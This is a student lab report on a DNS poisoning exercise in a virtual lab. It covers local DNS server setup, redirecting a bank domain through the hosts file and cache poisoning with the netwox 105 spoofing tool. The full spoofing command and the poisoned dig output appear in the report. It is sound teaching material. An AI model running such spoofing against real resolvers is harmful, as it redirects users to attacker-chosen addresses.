

Erik Kriz  
Paige Sheridan  
DNS Poisoning Lab

### Student task 1:

In this task, we are simply providing screenshots to prove that we have successfully configured our Machine A to resolve queries from Machine B. In Figure 1.1., we ping the site [www.cse.uconn.edu](http://www.cse.uconn.edu) which results in 100% packet loss. However, we can prove that the DNS cache was still used when pinging and Machine B was still the server being queried. In Figure 1.2., the captured Wireshark packets show that Machine A (10.0.2.7) queried Machine B (10.0.2.8) and the DNS cache was used. This indicates that our setup was configured correctly.

```
[03/17/21]seed@VM:~$ ping -c4 www.cse.uconn.edu
PING engr-web-4.engr.uconn.edu (137.99.165.110) 56(84) bytes of data.

--- engr-web-4.engr.uconn.edu ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3052ms

[03/17/21]seed@VM:~$
```

Figure 1.1. Here I ping [cse.uconn.edu](http://cse.uconn.edu) on my user machine, with my DNS machine set up as a DNS server.





Figure 1.2. You can see 2 DNS packets here, one from the user computer (10.0.2.7) to the DNS server (10.0.2.8), and one from the DNS server to the user. The second packet is highlighted, and you can see that the answers section tells the user where to find [cse.uconn.edu](http://cse.uconn.edu).

### **Student Task 2:**

In this task, we are simply using screenshots to prove that the Forward and Reverse Lookup Zone Files were configured correctly. Note that Machine B (the DNS server) is 10.0.2.7 in these screenshots, rather than 10.0.2.8 in the previous task. First we use a simple `dig www.example.com` command to have Machine A ask the local DNS to resolve the IP address of `www.example.com`. The result of this query can be seen in Figure 2.1. below. The returned IP addresses correctly match all of the values we configured in the Lookup Zone Files. We can also see that this response did go through our local DNS server machine with the line ‘`SERVER: 10.0.2.7#53(10.0.2.7)`’.



The screenshot shows a terminal window titled '/bin/bash' with the command '/bin/bash 80x34'. The terminal displays the output of the 'dig www.example.com' command. The output shows a successful DNS query with the following details:

```
[03/19/21]seed@VM:.../resolv.conf.d$ dig www.example.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46047
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;;
;; QUESTION SECTION:
;www.example.com.          IN      A

;; ANSWER SECTION:
www.example.com.    259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.com.        259200  IN      NS     ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.     259200  IN      A      192.168.0.10


;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Fri Mar 19 10:49:44 EDT 2021
;; MSG SIZE  rcvd: 93

[03/19/21]seed@VM:.../resolv.conf.d$
```

Figure 2.1. This is the resulting of my ‘`dig www.example.com`’ command.

After successfully doing this, we will proceed to do the reverse lookup. In order to do the reverse, we use the `-x` flag in the `dig` command. The entire command we will use is ‘`dig -x 192.168.0.101`’. After running this command, we are given `www.example.com` in the

answer section, and the corresponding IP address for the nameserver that we configured in the Lookup Zone Files. This shows us that we successfully completed this task.



The screenshot shows a terminal window titled '/bin/bash' with the command '/bin/bash 80x34'. The output of the 'dig -x 192.168.0.101' command is displayed. The output shows the following information:

```
[03/19/21]seed@VM:.../resolv.conf.d$ dig -x 192.168.0.101

; <>> DiG 9.10.3-P4-Ubuntu <>> -x 192.168.0.101
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 585
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;101.0.168.192.in-addr.arpa. IN PTR

;; ANSWER SECTION:
101.0.168.192.in-addr.arpa. 259200 IN PTR www.example.com.

;; AUTHORITY SECTION:
0.168.192.in-addr.arpa. 259200 IN NS ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com. 259200 IN A 192.168.0.10

;; Query time: 1 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Fri Mar 19 10:55:16 EDT 2021
;; MSG SIZE rcvd: 117

[03/19/21]seed@VM:.../resolv.conf.d$
```

Figure 2.2. The result of the 'dig 192.168.0.101' command

### Student Task 3:

In this task, we will be redirecting [www.bank32.com](http://www.bank32.com) to IP 8.8.8.8. In Figures 3.1. And 3.2., we can see the hosts of the DNS server and user machine before we complete the task. We display these using a simple `cat` command.

```
[03/17/21]seed@VM:/etc$ cat hosts
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
[03/17/21]seed@VM:/etc$
```


Figure 3.1. Hosts of DNS server machine before completion of task

```
[03/17/21]seed@VM:/etc$ cat hosts
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
[03/17/21]seed@VM:/etc$
```

Figure 3.2. Hosts of user machine before completion of task

To complete this task, we edit the `host` file on the user machine. To do this, we simply open the file and add the line ‘`8.8.8.8 www.bank32.com`’ to the end to create an association. The changed file on the user machine can be seen in Figure 3.3. below.




```
/bin/bash 66x24
--- www.bank32.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 26.432/30.459/34.486/4.027 ms
[03/17/21]seed@VM:/etc$ cat hosts
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
8.8.8.8        www.bank32.com
```

Figure 3.3. The changed host file for the user machine

From here, we turn on Wireshark capture on Machine B and then ping www.bank32.com on the user machine. The results of this can be seen in Figure 3.4. below. Machine A is using its hosts file to resolve the IP address of www.bank32.com rather than sending the request to the DNS server. The ICMP Echo request process can be seen in Figure 3.5. Below. This means that we have successfully completed this task.



```
[03/17/21]seed@VM:/etc$ ping -c2 www.bank32.com
PING www.bank32.com (8.8.8.8) 56(84) bytes of data.
64 bytes from www.bank32.com (8.8.8.8): icmp_seq=1 ttl=114 time=24
.6 ms
64 bytes from www.bank32.com (8.8.8.8): icmp_seq=2 ttl=114 time=36
.4 ms
--- www.bank32.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 24.606/30.530/36.454/5.924 ms
[03/17/21]seed@VM:/etc$
```

Figure 3.4. The user machine pinging www.bank32.com, and pinging 8.8.8.8 in order to do so.




Figure 3.5. Wireshark on the DNS server machine confirms that the user machine does not even contact the DNS server machine, as it only needs to check hosts

#### **Student Task 1.4:**

In this task, we will be using the Netwox 105 tool on Machine C to poison the cache of Machine B. Before completing this task, we use Wireshark capture to look at packets of Machine A using the command `dig www.bank32.com` before actually running the attack. The results of this capture can be seen in Figure 1.4.1. below. The packet highlighted is the packet the final DNS server sends to our local DNS server.





Figure 1.4.1. Wireshark capture of ‘dig www.bank32.com’ prior to completing the attack

From here, we will run the netwox 105 command on Machine C with all of the appropriate information for our attack. Through this command, we tell the DNS server machine that the IP address of *www.bank32.com* is “137.99.165.110”, which is actually the IP address of *www.cse.uconn.edu*. We also tell the DNS server machine that the nameserver of this site, *ns.bank32.com*, is at the IP address “1.2.3.4”.

```
[03/17/21]seed@VM:~$ sudo netwox 105 -h "www.bank32.com" -H "137.99.165.110" -a "ns.bank32.com" -A "1.2.3.4" -f "src host 10.0.2.8" -T 600 -s raw
```

Figure 1.4.2. The full netwox command used in Machine C for this attack

After running this command, we will attempt to dig *www.bank32.com* on the user machine again. As can be seen in Figure 1.4.3., the machine believes that the IP of *www.bank32.com* is actually “137.99.165.110”, which is actually the address of *www.cse.uconn.edu*. The machine also believes that the nameserver of the website is at IP address “1.2.3.4”, when in reality this is a fake address.




```

Terminator /bin/bash
/bin/bash 66x24
; <>> DiG 9.10.3-P4-Ubuntu <>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56555
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.           IN      A
;
;; ANSWER SECTION:
www.bank32.com.       600     IN      A      137.99.165.110
;
;; AUTHORITY SECTION:
.                      600     IN      NS     ns.bank32.com.
;
;; ADDITIONAL SECTION:
ns.bank32.com.        600     IN      A      1.2.3.4
;
;; Query time: 22 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Wed Mar 17 15:51:28 EDT 2021

```

Figure 1.4.3. The result of the command ‘dig www.bank32.com’ on Machine A after the attack has been completed



```

Terminator /bin/bash
/bin/bash 65x22
" -T 600 -s raw
DNS question
